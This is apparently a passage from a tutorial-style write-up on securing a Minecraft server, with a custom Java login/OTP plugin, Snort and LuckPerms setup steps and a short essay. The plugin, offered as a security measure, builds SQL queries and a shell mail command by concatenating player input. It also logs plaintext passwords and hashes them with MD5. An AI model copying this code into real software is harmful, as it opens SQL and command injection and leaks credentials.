          System.out.println("password:" + pwd_ne + ":" + pwd);
          String cel = SanitizeString(args[0]);
                                  stmt.executeUpdate("INSERT INTO USERS
(UUID,NAME,PASS,IADDR,VTEL,TOTP)                                    VALUES
('"+player.getUniqueId()+"','"+player.getName()+"','"+pwd+"','"+player.getAd
dress()+"','"+cel+"','OOOOO');");
            player.sendMessage("YOU ARE NOW REGISTERED PLEASE LOGIN WITH
/LOG");
        }
      } catch (SQLException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
      }

    }

    if (cmd.equals("log")) {
      player.sendMessage("PLAYER LOGGED");
      String OTP = getAlphaNumericString(8);
      try {
            ResultSet rs = stmt.executeQuery("SELECT * FROM USERS WHERE
NAME = '"+player.getName()+"'");
        System.out.println(rs);
        if(!rs.next()) {
          player.sendMessage("YOU ARE NOT REGISTERED!!!!");
        }else {
```

```
            String pwd_ne = SanitizeString(args[0]);
            String pwd = getMd5(pwd_ne);
            System.out.println("password:" + pwd_ne + ":" + pwd);
            //String cel = args[0];
            String pass = rs.getString("PASS");
            String mail = rs.getString("VTEL");
            System.out.println("Tested: " + pwd_ne + " and " + pass);
            if(pass.equals(pwd)) {
                    player.sendMessage(ChatColor.AQUA + "Logged in! verify your
identity with /2fa using the One Time Passwd sent to your email");
              System.out.println("hashes are equal");
              NotLogged.remove(player);

                  stmt.executeUpdate("UPDATE USERS SET TOTP='"+OTP+"' WHERE
NAME = '"+player.getName()+"'");
              // --- 2FA VERIFICATION PART ----
                  String mcmd = "echo \"Your verification OTP code is: "+OTP+"\" |
mail mail -s \"Verification\" \""+removeNonAlphabetic(mail)+"\"";
              System.out.println("EXEC: " + mcmd);

              try{
                Runtime r = Runtime.getRuntime();
                Process p = r.exec(mcmd);
                System.out.println("Sent...");
              }catch(Exception e){
                    System.out.println("cant send email :/ contact system admin
for OTP");
              }
              //------------------------
            }else {
              Bukkit.getScheduler().runTask( getPlugin(), new Runnable() {
                public void run() {
                  player.kickPlayer("Incorrect Password!!!!");
                  }
              });
            }
              //player.sendMessage("YOU ARE NOW REGISTERED PLEASE LOGIN WITH
/LOG");
          }
        } catch(SQLException e) {
          // TODO Auto-generated catch block
```

```
        e.printStackTrace();
      }

    }

    if (cmd.equals("2fa")) {
      player.sendMessage("PLAYER VERIFIED");
      try {
            ResultSet rs = stmt.executeQuery("SELECT * FROM USERS WHERE
NAME = '"+player.getName()+"'");
        System.out.println(rs);
        if(!rs.next()) {
          player.sendMessage("YOU ARE NOT REGISTERED!!!!");
        }else {
          String pwd_ne = SanitizeString(args[0]);
          String pwd = pwd_ne;
          System.out.println("OTPassword:" + pwd_ne + ":" + pwd);
          //String cel = args[0];
          String pass = rs.getString("TOTP");
          System.out.println("Tested: " + pwd_ne + " and " + pass);
          if(pass.equals(pwd)) {
            player.sendMessage(ChatColor.YELLOW + "WELCOME BACK!!!");
            System.out.println("hashes are equal");
            if(NotLogged.containsKey(player)) {
              Bukkit.getScheduler().runTask( getPlugin(), new Runnable() {
                public void run() {
                  player.kickPlayer("YOU ARE NOT LOGGED IN!!!!");
                  }
              });
            }else {
              Bukkit.getScheduler().runTask( getPlugin(), new Runnable() {
                public void run() {
                  //player.kickPlayer("Incorrect Password!!!!");
                  player.setGameMode(GameMode.SURVIVAL);
                }
              });
            }

                stmt.executeUpdate("UPDATE USERS SET TOTP='000000' WHERE
NAME = '"+player.getName()+"'");
          }else {
```

```
            Bukkit.getScheduler().runTask( getPlugin(), new Runnable() {
              public void run() {
                player.kickPlayer("Incorrect Password!!!!");
                }
              });
            }
             //player.sendMessage("YOU ARE NOW REGISTERED PLEASE LOGIN WITH
/LOG");
          }
        } catch (SQLException e) {
          // TODO Auto-generated catch block
          e.printStackTrace();
        }
      }
    }
    return false;
  }
```

Anally we have 2 timers, the Arstone will remember the player to issue the commands, while it's still on the unverified list, and the secondone, counts an amount of time, and if the users did not login on that time, it proceeds to kick them all. in that way we kill unsecure connections :)

```
 public void timer() {
     this.getServer().getScheduler().scheduleAsyncRepeatingTask(this, new
Runnable()
    {
      public void run()
      {
        //System.out.println("debug");
        for(Player player : Bukkit.getServer().getOnlinePlayers())
        {
           //player.getInventory().addItem(new ItemStack(Material.DIAMOND,
1));
          if(NotLogged.containsKey(player)) {
            Bukkit.getScheduler().runTask( getPlugin(), new Runnable() {
              public void run() {
                //player.kickPlayer("You have been kicked due to login timeout");
                player.setGameMode(GameMode.ADVENTURE);
                }
              });
```

```
            player.sendMessage(ChatColor.GREEN +"-= PLEASE REGISTER USING
COMMAND /reg <email> <Password> " + ChatColor.RED +" OR LOGIN USING /log
<password>=-");
          }
        }
      }
    }
    , 120, 120);
  }

  public void serverFlush() {
      this.getServer().getScheduler().scheduleAsyncRepeatingTask(this, new
Runnable()
    {
      public void run()
      {
        //System.out.println("debug");
        for(Player player : Bukkit.getServer().getOnlinePlayers())
        {
           //player.getInventory().addItem(new ItemStack(Material.DIAMOND,
1));
          if(NotLogged.containsKey(player)) {
              //player.sendMessage("-= PLEASE REGISTER USING COMMAND /reg
<Phone number> <Password> =-");
            //player.kickPlayer("You failed to login the server");
            Bukkit.getScheduler().runTask( getPlugin(), new Runnable() {
              public void run() {
                player.kickPlayer("You have been kicked due to login timeout");
                }
              });
          }
        }
      }
    }
    , 1200, 1200);
  }
```

SNORT:

Snort is an open-source intrusion detection system (IDS) and intrusion prevention system (IPS). It monitors network traffic in real-time and

analyzes it for potential security threats, such as unauthorized access, vulnerabilities, and malware.

Here's how you can set up Snort on a Linux system:

Step 1: Update Your System

Before installing any new software, make sure your system is up to date. Open a terminal and run:

"sudo pacman -Syu"

Step 2: Install Dependencies

Snort requires some additional packages and dependencies. Install them with the following command:

"sudo pacman -S base-devel libpcap pcre libdnet"

Step 3: Download and Install Snort

1. Download Snort from its official website or GitHub:

"wget https://www.snort.org/downloads/snort/snort-2.9.x.tar.gz "

Extract the file:

"tar -xzvf snort-2.9.x.tar.gz"

Navigate to the Snort directory:

"cd snort-2.9.x"

Configure and Install Snort: First, configure Snort by running:

"./configure --enable-sourcefire"
"make"
"sudo make install"

Step 4: Verify Snort Installation

To verify that Snort has been installed properly, run:

"snort -V"

Step 6: Set Up Snort Configuration

The main configuration file for Snort is snort.conf. You need to edit this file to define what Snort should monitor and how it should behave.

1. Locate the snort.conf file: /usr/local/etc/snort/snort.conf
2. Open the snort.conf file for editing: sudo nano /usr/local/etc/snort/snort.conf
3. Configure network variables: Inside the configuration file, set up the variables to specify your home network (the one Snort will monitor): var HOME_NET 192.168.1.0/24 # Replace with your network range
4. Configure output: Decide how you want Snort to log alerts and incidents. For example, to log to a file, use: output unified2: filename snort.log, limit 128

Step 7: Test Snort in IDS Mode

To run Snort in Intrusion Detection System (IDS) mode and analyze traffic, use the following command:

"sudo snort -A console -i eth0 -c /usr/local/etc/snort/snort.conf "

- -A console: Outputs alerts to the console.
- -i eth0: Monitors traffic on interface eth0 (replace with your network interface).
- -c: Specifies the configuration file path.

If everything is set up correctly, Snort will start monitoring traffic and displaying alerts based on the rules.

Step 8: Running Snort in Daemon Mode (Optional)

To run Snort in the background as a service (daemon mode), use:

"sudo snort -D -i eth0 -c /usr/local/etc/snort/snort.conf "

SOME EXTRA TIPS FOR THE MINECRAFT SERVER:

Disable offline mode on the server.properties:

max-world-size=29999984

```
motd=A Minecraft Server

network-compression-threshold=256

online-mode=true

op-permission-level=4

player-idle-timeout=0
```

LUCKYPERMS:

To configure the user _DaniiiUwU as an administrator with full permissions in LuckPerms for Minecraft, remove permissions from other users, and give the user ClaraCF some basic administrative permissions, follow these steps:

Step 1: Set Up LuckPerms

1. Open your Minecraft server console or use in-game commands if you have the required permissions.

Step 2: Grant Full Permissions to _DaniiiUwU

2. Grant all permissions to _DaniiiUwU:

```
/lp user _DaniiiUwU permission set *
```

2. This command assigns all permissions to the user _DaniiiUwU, making them an administrator.

Step 3: Remove Permissions from Other Users

3. Identify and remove all permissions from other users:
    - For each user you want to revoke permissions from, run:

```
/lp user <username> permission unset *
```

    - Replace <username> with the actual username of the user. This command will remove all permissions for that user.

Step 4: Add Basic Permissions for ClaraCF

4. Add basic administrative permissions to ClaraCF:

- Assign permissions that allow ClaraCF to perform essential administrative tasks without granting full control:

"/lp user ClaraCF permission set luckperms.user.info"

"/ lp user ClaraCF permission set luckperms.user.set"

"/lp user ClaraCF permission set luckperms.user.list"

- These permissions allow ClaraCF to view user information, set permissions for others, and list permissions without the risk of abusing higher-level commands.

Step 8: Confirm Permissions

8. Verify the permissions:
   - You can check the permissions for each user to ensure the changes were applied correctly:

"lp user _DaniiiUwU permission info"


"lp user ClaraCF permission info"

Summary

- _DaniiiUwU now has full administrative permissions.
- Other users have had all their permissions removed.
- ClaraCF has been granted a limited set of administrative permissions to perform necessary tasks without the risk of misuse.

Make sure to regularly review and adjust permissions as needed to maintain server security and functionality.

Some pictures to show the plugin works:




```
MariaDB [mc_users]> SELECT * FROM USERS;
+----+--------------------------------------+-----------+----------------------------------+-----------------+------------+
| ID | UUID                                 | NAME      | PASS                             | IADDR           | VTEL       |
+----+--------------------------------------+-----------+----------------------------------+-----------------+------------+
|  1 | c6e9d370-2f1d-446d-b398-b7f2194065fd | _DaniiUwU | 75b494c3a2a4dbdbe37e040ad8cff3ab | /127.0.0.1:41972 | 9992576241 |
+----+--------------------------------------+-----------+----------------------------------+-----------------+------------+
1 row in set (0.000 sec)
```

In conclusion, securing a Minecraft server requires a deep understanding of potential vulnerabilities and a proactive approach to hardening. As we've explored, many security risks stem from unpatched servers, outdated versions, and poorly configured Identity and Access Management (IAM) systems, which can be exploited by malicious users or even automated bots. Tools like LuckPerms can help enforce proper permission controls, but misconfigurations or custom plugins with security flaws-similar to what is seen in platforms like WordPress-can easily open doors for griefers or hackers.

Minecraft has evolved beyond just a game-it has become a powerful platform for freedom of speech and social expression. Its open-world, sandbox nature allows players to create and share virtually anything, making it a medium for individuals, organizations, and even journalists to convey uncensored information. One striking example of this is **The Uncensored Library**, where reporters bypass censorship in authoritarian countries by publishing forbidden articles inside Minecraft. In this way,

Minecraft serves as a unique tool for global communication and the preservation of free speech in oppressive regimes.

Beyond its role in journalism, Minecraft mirrors real-life societal structures, collaboration, and survival dynamics, making it more of a life simulator than a simple game. Players must gather resources, build communities, manage economies, and defend against threats-parallels to real-world activities. From constructing cities to governing player communities, Minecraft fosters creativity, problem-solving, and interpersonal relationships, reflecting real-world systems. This blend of virtual creativity and social simulation has turned Minecraft into a tool for education, activism, and personal expression, making it far more impactful than a traditional video game.

Furthermore, when handling logins, preventing impersonation is critical, especially when dealing with non-premium accounts or custom clients that lack proper verification. This is where 2FA (Two-Factor Authentication) and OTP (One-Time Password) mechanisms become vital, adding an extra layer of security to authenticate users beyond a simple password. Using services like an SMTP server to relay OTPs ensures that sensitive login data is securely transmitted via email, reducing the risk of compromise.

Moreover, implementing database hardening through limited privileges on MySQL or MariaDB and using the latest versions of Java and Minecraft (such as Java 21 and Minecraft 1.21.1) ensures that you are not exposed to known exploits like Log4Shell. By using strong encryption (TLS/SSL) and regularly patching security flaws, you can safeguard user data and preserve the integrity of your Minecraft server environment.

BIBLIOGRAPHY:

Mojang Studios. (2011). *Minecraft* [Video game]. Mojang. https://www.minecraft.net

- Discusses the core gameplay mechanics of Minecraft and its relevance in the context of freedom of speech, creativity, and security.

SpigotMC. (n.d.). *Spigot* [Software]. SpigotMC. https://www.spigotmc.org

- An open-source platform for running Minecraft servers, offering extensive customization through plugins while highlighting common security concerns, including backdoors and vulnerabilities.

Oracle Corporation. (2023). *Java Platform, Standard Edition* (Software). Oracle. https://www.oracle.com/java

- Provides an overview of Java's latest versions (including Java 21) and security features essential for running Minecraft servers.

Eclipse Foundation. (2023). *Jakarta EE* (Software). Eclipse Foundation. https://jakarta.ee

- The platform for building modern web applications and microservices, critical in security practices when integrating services like Minecraft server plugins and email OTP systems.

Twilio. (n.d.). *Twilio API for SMS and Voice* (API). Twilio. https://www.twilio.com

- An essential service for implementing Two-Factor Authentication (2FA) on Minecraft servers, facilitating the secure transmission of login codes through SMS.

SANS Institute. (2021). *Log4Shell: Understanding and Mitigating the Log4j Vulnerability* (Report). SANS Institute. https://www.sans.org

- This report covers the widespread security vulnerability (Log4Shell) and its impact on Java-based systems, including Minecraft servers.

LuckPerms. (n.d.). *LuckPerms* (Software). LuckPerms. https://luckperms.net

- A permissions management plugin used for securing Minecraft servers by managing user roles, with a focus on avoiding misconfigurations and securing access rights.

OWASP Foundation. (2021). *OWASP Top Ten 2021* (Security Guide). OWASP Foundation. https://owasp.org

- A critical security reference guide that applies to the development of Minecraft server plugins and web services, emphasizing SQL injection, authentication, and other security vulnerabilities.

MariaDB Corporation. (2023). *MariaDB Server* (Database Software). https://mariadb.org

- A database management system used to store secure Minecraft user data, detailing hardening techniques to minimize security risks such as SQL injection.

CERT Coordination Center. (2022). *Snort: Open Source Network Intrusion Prevention System* (Report). CERT. https://snort.org

- Discusses the implementation of Snort for network traffic monitoring and intrusion detection in the context of Minecraft server security.

NIST. (2022). *Special Publication 800-63: Digital Identity Guidelines* (Publication). National Institute of Standards and Technology. https://csrc.nist.gov/publications/detail/sp/800-63/rev-3/final

- Provides guidelines on digital identity management, relevant for the secure implementation of 2FA and OTP systems in Minecraft servers.